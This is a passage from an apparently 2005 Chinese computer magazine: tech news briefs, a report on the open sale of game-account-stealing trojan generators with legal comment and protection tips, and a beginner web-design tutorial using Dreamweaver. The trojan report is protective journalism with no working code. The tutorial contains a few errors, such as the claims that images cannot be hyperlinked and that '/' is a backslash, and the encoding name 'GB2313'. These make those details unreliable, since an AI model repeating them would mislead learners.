过去1年内已有600万人听一种才刚　起的传播方式“podcast”。这是一种类似博客形式的个人创作，它的格式是MP3，通过网络下载方式传播，可在iPod或其他数码随身听上收听。播客随iPod迅速走红，影响力与日俱增。



摩尔定律

今年是摩尔定律诞生40周年。由Intel创始人之一的摩尔勾勒出的摩尔定律印证了40年来个人电脑的成长史。Intel今年起将摩尔定律赋予广泛定义，从增加晶片功能、人性化应用、纳米技术着手，比如：推出双核心处理器以及超线程功能（HT）、虚拟化技术（VT）等；将安全、防毒等功能整合进芯片；将数字智能融入电子产品，例如使手机具有即时翻译等功能。Intel还预估，摩尔定律至少还有15到20年好光景。

单面双层

近日，JVC成功开发了单面双层DVD-RW光盘，此技术使得在DVD-RW的光盘容量由4.7GB增加到8.5GB。JVC开发的双层DVD-RW的光盘结构中，高感度记录薄膜是其中的关键技术。

超级Windows

微软斥巨资打造的超级Windows——Windows Server 2003 Computer Cluster版今夏上市。不过，它的最大优势是超级计算，和普通用户关系并不大。 CF [XW05]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

> 怪鸭兽编辑:
> 您好!
> 近日在一论坛发现有些黑客网站上可提供病毒,且明码标价,后上Google一查,真是不少,难道他们的行为不受约束吗?请帮忙解答一下,谢谢!
> 湖南 陈勇

> 怪鸭兽编辑:
> 您好!
> 前几天看报纸说网上有人卖病毒,用百度搜了一下果然找到了相关报道。这种不道德的行为肯定是违法的,性质严重吗?如果黑客用这种手段赚钱未免太黑心了吧!能把这方面的法律介绍一下吗?
> 山东 甄鲲鹏

小心窃取密码的卧底

■ 本刊记者　王寒晖

木马病毒生成器有何作用

木马是什么?简单地讲,就是一种为完成某种目的而潜伏在你机器中的程序。木马从功能上来讲一般分为专用木马和全功能木马,举个例子,传奇盗号木马和奇迹盗号木马都是专用木马,他们只能实现单一功能。这种木马的特点是使用方便,功能单一,极易入门(正是因为简单才导致了今天的网络"伪黑客"泛滥),而且欺骗性高,有的甚至可以完全模仿游戏的登录界面。另一种是全功能木马,像大家都耳熟能详的"冰河"、"BO2K"等都属于这一类。这样的木马可以使你的机器受到黑客的完全控制,格式化硬盘都可以,何况是盗号。

现在的网络游戏非常火爆,各种游戏虚拟装备、游戏账号和密码都可以在现实市场中转换为现金,于是很多不法分子开始纷纷利用木马病毒去窃号,售卖病毒生成器也就成了一桩诱人的"生意"。利用木马病毒生成器,不会编写病毒程序的人也可以轻松制造出木马病毒。这些人利用木马生成器生成木马,并利用诱骗的方式导致其他用户下载并运行该木马程序,盗取用户的游戏账号。

早期的盗号者,要具有一定的PC知识,对网页的制作、空间的使用都要有所了解。同时还要一个很重要的元素,他必须是这个游戏的玩家。众所周知,每款游戏里的情况都复杂多变,如果不作为一个玩家,他根本无法了解装备的价格。由于早期装备交易没有大环境和便利的条件,所以盗号规模都不大,一两个人就可以做。随着木马制作越来越精良,并且功能更加"傻瓜",无论有没有电脑技术,只要对某款游戏有所了解就完全可以做盗号。只要想做,随便购买一款木马就可以尝试一下。这些小盗号者流窜各网吧之间,破坏机器上安装的杀毒软件和还原精灵等软件,手动放置木马。由于很多小盗号者的大量出现,使得装备价格下跌,一些资金和技术不是很高的盗号者也消失了。能够存留下来的一般都是以群体出现,在这样的群体里必须有一个对PC技术十分了解,并随时可以更新自己软件的技术人员。然后在他的带领下,雇佣3~5人不等,从事着盗号流水作业。

盗号者给予玩家的损害有目共睹,由于玩家的沉迷其中和对网络装备的过分欲望,是产生巨额利润的温床,而互联网的快速发展和与之相配套的法律法规相对滞后,又使得我们这一类人有漏洞可钻,一个畸形的产业就是这么形成的。

从2003年4月起,因为各种杀毒软件的升级和游戏的版本升级,免费的木马已经被淘汰。制作木马的人也察觉出这块蛋糕的巨大,不再提供免费版本的升级,而是改成了出售木马,包括:程序型、网页型、服务器型。木马也由简单的键盘监听衍生出句柄截取型、嵌入型、扫描型等等。有些不但拥有自己的网站宣传,同时还可以在他们提供的BBS里讨论,并且几个主要城市都有他们的代理。

网上公开叫卖木马病毒生成器

接到陈勇读者和甄　鹏读者的报料后,记者马上通过Google搜索"木马病毒生成器"、"木马销售"等关键字,的确找到很多公开出售木马病毒生成器的网站和论坛。

记者在某知名游戏网站的页面中就看到qianchongzi发的帖子(见图1),他声称面向全体玩家,承揽各项业务,包括:出售木马盗号信件(传奇、传奇3、传奇世界、英雄年代、密传、征服等游戏)、万能算号(玩家提供ID算出其密码)、木马编程(按客户要求制作木马盗号系统)、出售木马




图 1

程序、指定IP 攻击。

后来，记者还发现一家 "××木马城软件专卖店" 和 "×火软件" 的网站中(见图2)，均有出售针对不同游戏、程序的木马程序。在 "×火软件" 的网站上，专用于盗窃各种热门网络游戏的木马程序被——标价公开出售，像比较热门的网络游戏《传奇3》的木马程序标价160元(要网页加99元)，企业版木马生成器标价800元。其功能介绍上写着:截取得账号信息包括区域，服务器，账号，密码，新增加截取人物名称、等级、仓库密码和装备信息的功能;能自行关闭多种杀毒软件及防火墙;过滤私服，全面支持各种外挂程序。更让人不解的是，整个网站从销售到售后井井有条，还为顾客提供销售客服QQ。此网站还赤裸裸地教唆别人加盟，称 "辉煌的事业期待着你的加盟! COME ON! 这里钱途无限!"。



图 2

种种迹象表明，网上公开叫卖病毒(木马)生成器的现象已呈泛滥之势。

销售者和购买者均涉嫌违法

记者就此采访了本杂志社法律顾问周涛。周律师指出，依照我国相关法律之规定，编写、传播电脑病毒是违法的，将承担法律责任。如果通过互联网发布违禁品广告兜售电脑病毒，还违反了《中华人民共和国广告法》、《全国人民代表大会常务委员会关于维护互联网安全的决定》、《中华人民共和国刑法》的有关规定。非法广告中兜售的违禁品妨碍社会安定和危害人身、财产安全，社会危害性极大。这些兜售行为都是违法行为，有些行为还构成犯罪。

教你六招防范木马

相信大家在去年和今年的杂志上，都看到不少防范木马的文章。这里，再给大家一些建议。

1.无论你使用的是什么操作系统，请打上所有能打上的补丁。

2.安装至少一种正版杀毒软件，千万记得对病毒库进行更新。

3.不要随意收取网友发来的可执行文件或是点击网友发来的网站链接，从网上下载的东西最好也要先杀毒。

4.安装具有访问控制功能的网络防火墙。

5.不要随意向别人透露自己的个人信息，如生日、喜欢的数字等。

6.不同网游不要设成一样的账号和密码。 CF [XW06]



1天！我在网上安个家

我们每天都在不停辗转于各式各样的网站，看着风格各异的网页，相信许多朋友心里总有一个愿望，我能不能也在网上安个家—— 制作一个网站，这会不会很难呢？在这里首先告诉你，其实网页制作一点都不难，不信就和我们一起来一次网页制作和网站安家之旅吧！

(注: 为了各位读者更加系统地学习网站制作，我们特意为大家准备了《个人主页的设计与制作》的电子书，请到 http://www.newhua.com/cfan/200509/site.rar **下载。)**

■龙马工作室　朱晨旭　宁宁

不到一分钟体验 HTML 魅力

打开记事本,输入以下文字:

电脑爱好者

<Ahref="http://www.cfan.com.cn">电脑爱好者</A>

将其保存为test.html,双击打开看看,是不是出现了一个红色的"电脑爱好者",单击后一个"电脑爱好者",则会打开我们的网站。



1989年,欧洲粒子物理实验室(CERN)的研究员Tim Berners-Lee和Anders Berglund两人创建了一种基于标记的语言,以方便研究人员在万维网上共享技术文件,它就是大名鼎鼎的HTML。HTML实际就是一个文本文件,使用一套特定标记(这些标记全都以尖括号"<"和">"括起来的)将文档标注起来,当通过 览器打开HTML网页时,由 览器负责解析这些标记,并按预先定义的格式显示出内容。

简单到极点！1分钟做网页

做网页到底有多难，让我们先领教一下。

第一步: 打开 Word，点击"视图→ Web 版式"。

第二步: 在空白处写一段你今天的心情日记，如果你了解更多Word操作,就简单排个版式吧,加上今天日期、天气,再加入一些图片、表格和音乐等，直到满意为止。

第三步: 单击"文件→另存为网页"，将文件名指定为"index.htm"，保存类型为"网页"(见图1)。

第四步: 双击你保存的index.htm文件，马上在 览器中就能欣赏你的第一个网页作品。

看！制作网页就是这样简单。剩下的过程，只要你拥有个人主页空间和域名，将这个文件和附带图片等资源上传，你的网站就可以让四海的朋友共同分享了。当然，这些过程稍微复杂一点，后面会为你详细说明。



图 1

懒惰到极点！不用动手轻松拥有个人网站

如果你很菜！如果你很懒！如果你根本不想学任何网页知识，那就用下面的方法来架设你的个人网站吧！不需要费用，而且还有各色模板让你不费吹灰之力DIY出漂亮的主页，而这些更不需要你懂任何的理论知识，只要跟着我一步一步操作即可。这里以中华网提供的免费个人主页空间为例。

一步拥有个人网站

首先访问http://home4u.china.com/，在登录框下侧找到"注册"按钮进行注册。根据要求填写注册信息，注意把网站类型和搜索关键字填写合适，这样比较方便别人在搜索引擎中找到你的网站。内容填写完毕后，你便已经拥

有了自己的个人主页空间，虽然只有10MB，但也足够初学的你尽情挥洒想像力了。你可以直接在 览器中输入"http://你的用户名.home4u.china.com/"看到中华网以缺省的网页模板为你搭建的主页(见图2)，是不是已经有模有样了，下面开始DIY你的个人网站吧。



图2

把个人网站做得更个性、更漂亮

第一步:注册完成后，在出现的信息页直接点击"登录"进入"管理后台"。

第二步:点击左侧控制栏中的"我的空间"下的"选择模板"，在中华网提供的6个模板中选择喜欢的样式(见图3)，在出现的确认页面中点击"确认"。(**注意:这将会删除以前页面，在你修改过配置后谨慎使用。**)



图3

第三步:点击"我的空间→文件管理器"，再单击根目录下目录名左侧的加号，打开目录，单击"index.html"文件，再选择右侧工具列表里的"在线修改"，你就可以进入自己个人主页的在线所见即所得修改界面(见图4)，承接上文，你可以按照Word的操作方法，任意地修改你的主页(详细操作提示可以在http://61.151.243.222/step.html找到，每个步骤都有详细说明)。




图4

第四步:修改完成后点击"保存修改"，出现完成页面，提示你"你好，文件已经成功保存！请点击链接查看！"，点击"查看"即可欣赏你的修改结果。

如果对自己的作品还算满意，就快点把你的个人主页地址四处传播给朋友吧！

小提示

如果想了解更多关于个人主页制作的方法，可以参阅中华网提供的"主页工厂"子站(http://tech.china.com/zh_cn/home4u/)，这里有全面的网页制作知识和相关软件的应用详解，很值得仔细阅读，相信可以让你提高得更快。



番茄悄悄告诉你！

★还有哪些免费个人主页

名称	网址	空间	免费服务
网易免费个人主页	http://go.nease.net/	10MB	页面模板、相册、留言板、计数器
雅虎地球村	http://cn.geocities.yahoo.com/	15MB	页面模板、相册、新闻标题、搜索框、计数器
IK8免费个人主页	http://user.ik8.com/	20MB	页面模板、留言板、相册、计数器、文章管理
互动家园	http://www.chiname.cn/	20MB	模板、文章管理、相册、网店、日记留言

★不用看别人的脸色，把你的电脑变成服务器

网上免费空间很有限，想不想把自己的电脑直接变成服务器？硬盘有多大，网站空间就有多大，并且自带聊天室、论坛、网络U盘，甚至还有远程控制这样的高级功能。2005年第5期《五分钟 你的电脑变成服务器》介绍的MyShow工具箱能让你轻松实现以上功能(http://www.myshow.cn)，而且所有功能都可免费获得。

★看到这里，你可能已经拥有了自己的个人主页，向朋友们耀一番也不错，不过建议你看看我们第3期的特别话题《网站背后的故事》，相信你会对自己建成的网站有更多理解。

★近两年博客非常流行，被称为个人网站2.0版，其实说到底，它不过是个人网站变形，使用者不需要任何网页制作经验，只要注册并根据自己的喜好，点击几次鼠标就能完成自己博客的创建，之后只需要设定模板和经常添加文章即可，维护和管理非常方便，读者朋友们可以到中国博客网(http://www.blogcn.cn/)申请自己的博客，也可在博客中国(http://www.blogchina.com/)上了解关于博客的知识。

各位乘客，网页制作直通车马上出发

前面我们告诉了大家快速制作个人网站的方法，但如果你有志成为一名强力站长，甚至希望把它当成自己的职业，或是渴望通过它走向创业之路，那么就和我们一起翻开网站制作班教材，搭上《电脑爱好者》开出的这班网站制作高速直通车，学习最正规的网站制作技能。

做网站先要画图纸 设计网站整体布局

做网站就像是在网上盖房子，不管是大到新浪、搜狐那样的门户网站，还是小到个人主页，都应先好好设计网站首页以及其他所有页面的布局和结构，就像房屋设计蓝图

一样，不同功能应有专门区域，这样才便于别人 览以及自己更好地管理和更新。

1.火眼金睛 参透主流网页结构

虽然网站形形色色，但如果把整个首页面当成一个整体去观察，你会发现它们其实无外乎有以下几种：



(1)“同”字型网页结构

这类网页布局格式从整体上看，就像一个大的“同”字。

页面顶部为主导航条(即主菜单，点击后可进入相应子栏目)；。

页面左右两侧分别列出二级栏目(菜单)或比较综合的热点区(客户登录或注册、搜索引擎、友情链接、广告等)。优点:较直观、条理清楚、均衡。不足:版式略显不够活跃。



(2)“匡”字型网页结构

和“同”字型结构有点相似，其实它就是将“同”字型结构按逆时针旋转90度，这样就得到了“匡”字型结构，或者将“同”字型网页结构中的右侧的布局内容取消所得到的一种结构布局。

克服了“同”字型网页结构布局中，色彩难搭配的缺陷



(3)“回”字型网页结构

它是以“同”或“匡”字型结构为基础，在其页面的底部或右部添加了一个内容区块(如广告或链接等)，使整个页面形成一个较封闭的区间。

优点:能更充分地利用有限的页面空间，更大限度增大主页信息量，不用点击太多链接就能访问几乎所有页面。不足:显得较拥挤、四面封闭，不适合信息量大的网站。



(4)“川”字型网页结构

此布局将整个页面大致分成三列，主页的内容分布在这三列中。

优点:可以极大地增大首页内容的显示程度，信息量大。缺点:访问时要滚动得很长，并且色彩不易协调。



(5)“吕”字型网页结构

源于上述几种结构布局，主要是将页面从上到下分成几个单独的模块。其实这种结构布局中也包含有上述结构的布局风格。

它不仅具备上述网页布局的优点，而且更重要的是可以提高网页的下载速度。



(6)“左右”对称型网页结构

这类布局是采用等分屏幕的办法来实现页面布局的，是一种较为简单的网页结构。

优点:较灵活、简洁、内容明了。不足:页面所展示的信息含量少，不适合较大型的网站 。

小提示

除以上几种外，还有自由格式网页结构布局，它的风格较为随意，完成后的页面就像一张精美的图片或极具创意的广告。不过，这类页面结构多用于一些较时尚类的网站，如时装、化妆品等。一般大型商务网站不太适合。

2.设计你自己的网站蓝图

学习了网页结构，你现在已经心里有数了吧？现在请考虑一下你想做一个什么样的网站，比如:软件下载、电脑学习、关于自己兴趣爱好的等，最后确定自己要做什么，接着去看看你经常关注的相关网站，从整体上看一下它们的结构布局，细细品味和分析一下，最终选择一种结构，然后拿出一张纸，对照并临摹画出你自己的网页蓝图。



这里以电脑学习这个主题为例讲解，参照网站就是《电脑爱好者》官方网站——http://www.cfan.com.cn，《电脑爱好者》网站结构布局是比较典型的"吕"字型网页结构)。同时，在绘制过程中，要特别注意高手总结的以下经验：

(1)**亮点应该摆在最佳位置**

从网页整体上看， 览者的注意力多是从左上角到右下角呈现递减的趋势 览，因此你的网站Logo、重点文章、活动宣传、本站广告等应放置在左上角位置。


(2)**重要内容摆在左上偏中部**

就像是做任何事情，你不可能面面俱到，而应该重点操作一个点，对于网站，主打内容就是重点，比如：你的网站强项在于电脑使用教程，那么就应该把这部分的更新介绍或链接放置在左上偏中部的位置。

(3)**功能板块立两旁**

功能板块其实就是网站所提供的一些供 览者使用或娱乐的功能板块，比如：搜索文章、邮件列表、论坛登陆等，一般分布于首页的一侧或两侧，这样的好处在于既不会影响突出网站的主题内容，也方便 览者使用。

知道了上面高手的白金经验后，你应该可以画出自己的网站结构了吧！



番茄悄悄告诉你！

1.专业人士是如何画自己的网站蓝图的

对于制作网站的高手，他们通常会用PhotoShop等工具画出整个页面，甚至包括其中的按钮、菜单等。然后再用ImageReady等软件将各部分切割开来。如果你想了解整个流程，可参考我们提供的电子书《个人主页的设计与制作》。

2.首页是如何构成的

一个网站的首页必要元素包括：页面标题(就是进入网站后，在IE标题栏显示的文字，一般是你网站的名称、宣传语等)、网站Logo、页眉(页面上端部分，因为吸引力非常高，大多数网站会在这里设置网站的宗旨、宣传口号、广告语，还有人干脆将它作为广告位置出售)、导航栏(呈现整个网站的所有或大部分栏目，便于 览者快速通过它到达各个栏目)、主内容区(一般是第二级链接页面内容的标题、内容提要或内容部分摘要)、页脚(通常用来标注网站所属公司名称、地址、网站版权、电子邮件等)。

开始动工 踩在别人的肩膀上前进

和许多技能一样，在学习之初先进行模仿是通向成功的捷径，虽然"天下文章一大抄"不那么好听，但在广泛"抄袭"之后能够活学活用，你就离成功不远了！请教一些成功者，他很可能会告诉你："我是在参考了N个别人的网页后，才琢磨出现在这种样子的！"

另外，很多人以为Dreamweaver使用起来很困难，不及FrontPage来得方便。与其人云亦云，不如我们来亲身感受一下Dreamweaver的强大，"谣言"便会不攻自破，同时如果你跟着进行了学习，那么就基本掌握了Dreamweaver的初级应用。以下我们采用Dreamweaver MX 2004简体中文版为例进行讲解(下载地址：http://www.skycn.com/soft/860.html)。

小提示

Dreamweaver MX 2004 VS FrontPage 2003

FrontPage 2003是新手入门的最佳网页制作软件，你可以像用Word一样制作网页，它可以帮助你学习网页制作的基础知识。但Dreamweaver相对FrontPage来说，更专业、更高效、可操作性更强！在专业网页制作这个圈子里，几乎已经看不到FrontPage的影子了。

先把人家的网站"拿"回来

第一步：在IE中打开想要作为模板进行修改的网页，本文中以《电脑爱好者》的首页为例(网址：http://www.cfan.com.cn)。等待页面完全打开后，选择IE菜单"文件→另存为"，文件名设置为"index.htm"，文件类型使用默认的HTML网页格式，保存到本地硬盘中。

第二步:找到硬盘中刚才保存的网页文件，右击并在弹出菜单中选择“使用Dreamweaver MX 2004编辑”，接下来就能够在Dreamweaver中对刚才保存的网页进行编辑和修改了(见图5)。




图5

迫不及待 动手吧

1.给“今日焦点”分栏目 体会表格应用

CFan网站首页中有一个“今日焦点”栏目，如果希望在其中将“软件”、“硬件”按左右分栏方式显示，该怎么做？

必要知识:大家可能会对Dreamweaver编辑状态下显示的页面有些不习惯，为什么页面中会显示出一条条虚线呢(见图6)？这就是网页中的表格。大家可能会问，网页中为什么要用表格呢？网页中的元素(如图片、文字等都是元素)默认情况下都无法绝对定位，网页的相应位置上有什么内容完全得依靠元素摆放的先后顺序。但如果我们使用表格，将表格中每一个单元格的大小都设定好，那么通过表格的嵌套就能实现元素的绝对定位了。



图6

第一步:将光标定位到“今日焦点”栏目中显示文章标题的单元格，将该单元格内的文章标题删除掉。

第二步:选择菜单“插入→表格”或者点击“常用”工具栏中的表格按钮 。在弹出的“表格”窗口中将“行数”设置为“1”，“列数”设置为“2”。

第三步:“表格宽度”根据外侧单元格(即要在其中插入表格的单元格)的宽度来指定，将光标定位到该单元格后，上方就显示出了该单元格的宽度(见图7)。如是整页大小的表格，则应设为750像素左右(适合800×600分辨率的显示方式)。




图7

第四步:将“边框粗细”、“单元格边距”、“单元格间距”这三个选项根据表格的显示需要进行设置，如果表格仅用于页面元素定位而非用于显示，则这三个项目都应设置为0(“单元格边距”和“单元格间距”留空并不代表值为0，所以如果要将该值设置为0，一定不能留空)。此处将“单元格边距”设置为“1”，“单元格间距”设置为“0”。

第五步:将光标依次定位到刚才插入表格的两个单元格中，在界面下方的“属性”面板中将“宽”设置为146(约等于293/2)，然后在单元格中分别加入软硬件的标题内容。

小提示

表格设置有窍门

在插入表格时能够指定的表格参数是相当有限的，在Dreamweaver的页面设计状态时，将光标定位到相应的单元格中，在界面下方的“属性”面板中就能看到该单元格的各种参数，比较常用的主要有“背景色”、“单元格对齐方式”等。如果想要设置表格而不是单元格的参数，我们应该把光标放在哪儿呢？其实很简单，首先将光标定位到需要设置的表格的任意单元格中，在页面设计框下方的元素关系表(见图8)中可以看到最右侧的元素为“td”(单元格)，点击其左侧最近的“table”元素，就能选中该单元格所属的表格了。



图8

第六步:请按照此法修改网页中其他不符合要求的表格。

2.分栏目之后 还要玩字体

我们希望分栏后的两个单元格中显示的“软件”和“硬件”字样与下方的文章标题列表能够醒目地区分开来，应该怎么做呢？

将光标定位到相应单元格，选中要改变字体的内容(即“软件”、“硬件”)，在下方的“属性”面板的“字体”下拉列表及“大小”下拉列表中重新选取。但应注意的是:网页中所使用的字体必须是系统内置的常用字体，如“宋体”、“幼圆”等即为可选用的常用字体，而“华文彩云”等后安装的字体则不适合在网页中使用。否则一旦 览网页的人没有安装这种字体，在网页中就会默认将其转换为“宋体”，这样就会破坏原来设计好的布局。按照此法将“软件”和“硬件”设置为“宋体”、“粗体”、“蓝色#0000FF”(见图9，图10)。



图9



图10

小提示

★字体设置技巧

在“属性“面板中还有“水平”、“垂直”等选项(见图11)，这些参数是用来设置单元格中的元素以何种方式排列，如果在“水平”选择“左对齐”，则该单元格中的元素会尽量靠向左边排列，这些操作和Word中是基本一致的。标题等只占一行的文字通常都使用“居中”，而大段的文字则使用“水平左对齐”、“垂直顶端”的方式。



图11

小提示

★找不着中文字体怎么办



图 12

在选择字体时，你会发现找不到“宋体”等中文字体，这时可以点开“字体”下拉列表，点击其中的“编辑字体列表”。在弹出窗口(见图12)中的“可用字体”列表中选择需要放入“字体”下拉列表的字体，点击“<<”按钮加入，最后点击“确定”，就能在“字体”列表中找到刚才加入的字体了(每次操作加入一种字体，否则在“字体”列表中会同行显示)。

3.贴上你自己的LOGO

经过前面一番改头换面，相信你已经能够把网页50%的内容改为自己的主页了。为什么说〝50%〞呢？因为网页中不光有文字，还有图片，接下来就请跟我们一起将网页的LOGO换成自己的。

第一步:准备好自己的LOGO图片，在本地硬盘中刚才保存网页的位置新建一个images子目录，将新LOGO放在其中，如logo.gif，大小最好与原网页中的图片一致，否则可能会引起错位。

如果自己的图片和原网页的图片大小不一致，可以在更换好图片后，选中该图片。然后在下方的〝属性〞面板的〝宽〞、〝高〞处填上合适的数值，图片就会根据你设定的数值进行相应拉伸，这样就不会导致图片所在的单元格〝变形〞了。

第二步:选中LOGO图片，在下方的〝属性〞面板中能够看到有关该图片的信息了。要将CFan的LOGO改成自己的LOGO，可以在〝源文件〞输入框中输入〝images/logo.gif〞(不含引号，即〝第一步〞中新的LOGO图片位置)。

小知识

制作网页必会知识:相对路径和绝对路径

很多人可能会问，为什么是“/”，没错，在网页路径中只能使用这种反斜杠。那又为什么是“images/logo.gif”呢？这就是初学者会碰到的第一个概念障碍:相对路径和绝对路径。

相对路径指的是一个文件相对于另一个文件的位置，比如刚才在index.htm中编辑图片的位置，则该图片位置是相对于index.htm来说的，我们要指定的是logo.gif相对于index.htm在什么地方，而非logo.gif在什么地方。这就好比问路:当你问别人《电脑爱好者》杂志社在什么位置时，别人如果回答“北京市海淀区蓝靛厂南路……”，那可能会让你有些摸不着头脑;但如果别人用一个大家都比较熟悉的参照物“紫竹桥往西……”，那你就能比较清楚地知道杂志社所在的位置了。

与相对路径相对的是绝对路径，它是包括服务器协议(http://、ftp://等)的完全路径，如“http://www.cfan.com.cn/images/logo.gif”，引用这样的路径在页面位置改变时不易出错。

第三步:按照上面的方法将网页中其他图片替换为自己的图片。

4.甩出你的超级链接

超级链接对新手来说实在是个〝神秘〞的东西，怎么在网页中插入超级链接呢？刚才可能已经有朋友发现了，在分栏目时填入的那些内容(文章标题)并不是超级链接，而只是单纯的文字。现在就让我们将它们改成超级链接吧！

第一步:将光标定位至包含了标题文字的单元格，选中任意文章标题。在下方〝属性〞面板右上角的〝链接〞输入框中(见图13)，输入我们需要链接的网址(如:http://bbs.cfan.com.cn)。



图 13

第二步:在〝链接〞输入框下方，有一个〝目标〞下拉列表，这个选项控制了 览者点击这个超级链接后，链接指向页面的打开方式。常用的有〝_blank〞和〝_self〞，前者代表〝以新窗口打开此链接〞，而后者则代表〝在原窗口打开此链接〞(即包含此链接的页面窗口)。

怎样添加自己的超级链接:首先确定你要供 览者点击的元素(如一行文字等，应注意的是图片不能添加超级链接，但可以使用图片所在的单元格添加超级链接)，选中该元素后按照上文中的方法在〝属性〞面板的〝链接〞及〝目标〞中进行修改即可。

如果超级链接指向的网页并非别的网站，而是自己网站的其他网页，建议你使用相对路径，如与当前页面在同一目录下的page2.htm，则〝链接〞中可以直接填写〝page2.htm〞(参考上文中有关相对路径的讲解)。用此方法还可以链接网站中的文件以供 览者下载，如〝download/soft.rar〞。

修改网页是一个比较累的活儿，需要很细心，为了以防万一，最好经常进行保存，注意首页文件名应为index.htm，因为在你上传到服务器后，当别人输入网址，服务器会自动寻找并显示index.html，如果没有，则会再寻找并显示index.htm，如果连它都没有则会显示错误信息。另外，有的服务器还支持default.html作为首页文件。


5.有了厅，该设计每个房间啦

根据上面的教程将网站首页修改完成，其实就相当于我们把一套房子的厅装修好了，现在就该添加网站每个栏目页面及栏目下文章页面了。

⑴规划栏目页面和子页面

假设我们这个电脑教学网站有着软件、硬件、网络、新闻等栏目，因此要为它们创建一个单独的栏目页面，里面显示的是栏目内容列表及一些其他相关信息，接下来就是点击栏目页面中的文章标题所进入的文章页面。请打开http://www.cfan.com.cn/01it/index.htm先观摩一下栏目页面，你会发现它要比首页简单得多。接着再点击进入http://www.cfan.com.cn/pages/20050413/1288.htm，这就更简单了吧！

所以我们基本可以将整个网站的链接情况以下图表示：



(2)**制作二级和三级页面**

对自己网站的链接状况心里有了数，现在就来实际操作吧，你可以根据前面学习的知识对刚才所说http://www.cfan.com.cn/01it/index.htm和http://www.cfan.com.cn/pages/20050413/1288.htm进行修改。

在制作超级链接时，请注意栏目页的超级链接打开方式一般设置为"_self"，而文章页则设置为"_blank"。

最后，在完成修改并保存后，先预览一下最终效果吧，点击页面编辑框上方的地球形按钮(见图14)并选择 览器即可。怎么样，制作网页是不是超简单呢？！



图 14

番茄悄悄告诉你！

★预览页面时，发现 览器标题栏中显示的仍是"爱好者Fan Group"，这是怎么回事呢？

在页面编辑框中将光标定位到空白处，在下方的"属性"面板中点击"页面属性"按钮。在弹出窗口左侧选择"标题/编码"标签，然后在窗口右侧的"标题"文本框中设置自己需要的标题栏显示内容，如"牛牛的个人主页☆http://www.×××××.net☆"等(见图15)。



图 15

★修改国外的网页后，怎么会出现乱码？

同样在刚才的"页面设置"窗口的"标题/编码"标签下，即"标题"文本框的下方，有一个"编码"下拉列表，将其设置为"简体中文(GB2313)"后问题即可解决。

★编辑文字时发现换行后行间距过大

在网页编辑时，如果一段文字过长，可以在中间用回车将其分段，可是回车后两段之间的行间距很大，影响了美观。其实只需按住Shift，再敲回车即可。

★其他细节处的修改

页面中超级链接未打开、打开中、打开后显示的文字颜色、页面中的背景色和默认文字字体、颜色(即在"属性"面板中没有指定的情况下)都可以在"页面属性"窗口的"外观"和"链接"标签下找到。

做个网站目录好管家

由于网站包含的文件相当繁杂，特别是在不断更新后，很可能会有几千，甚至上万个文件，如果先期没有设计好网站整体的目录结构，很可能会导致以后维护和管理成本相当高。所以在开始制作网站之前，应该对网站目录进行周密设计。

1.先来听听高手们的经验

规划网站的目录如同规划一个网站，要分析网站的栏目和内容，根据网站的栏目和内容的性质进行分类。以下是高手总结的一些实战经验：

(1)**不要将所有文件都存放在一个目录**

不仅会使自己搞不清哪些文件需要编辑和更新，而且还会影响上传速度，因为服务器一般都会根据目录创建一个文件索引，如果文件都在一个目录，即使只更新了一个文件，服务器也会将所有文件再检索一遍，建立新的索引文件。

(2)**怎么创建目录最科学**

一般在根目录下可创建以下目录：网页中所需的图像目录(如images，主要存放个人标志、Banner条、按钮等)、文本目录(如txt文件等)、程序专用目录(如Common，存放css、js、php、include等公共文件)以及数据库目录、各栏目目录(最好按主菜单栏目建立)、临时目录(一些临时保存的文件，比如：网友上传的东东)、media目录(flash、avi等文件)等。

(3)**每个栏目的目录中创建Image子目录**

为每个栏目创建子目录后，还要在其中创建一个独立的images目录，用来存放该栏目的图像文件。而根目录下的image子目录主要存放首页和一些次要栏目中的图像。

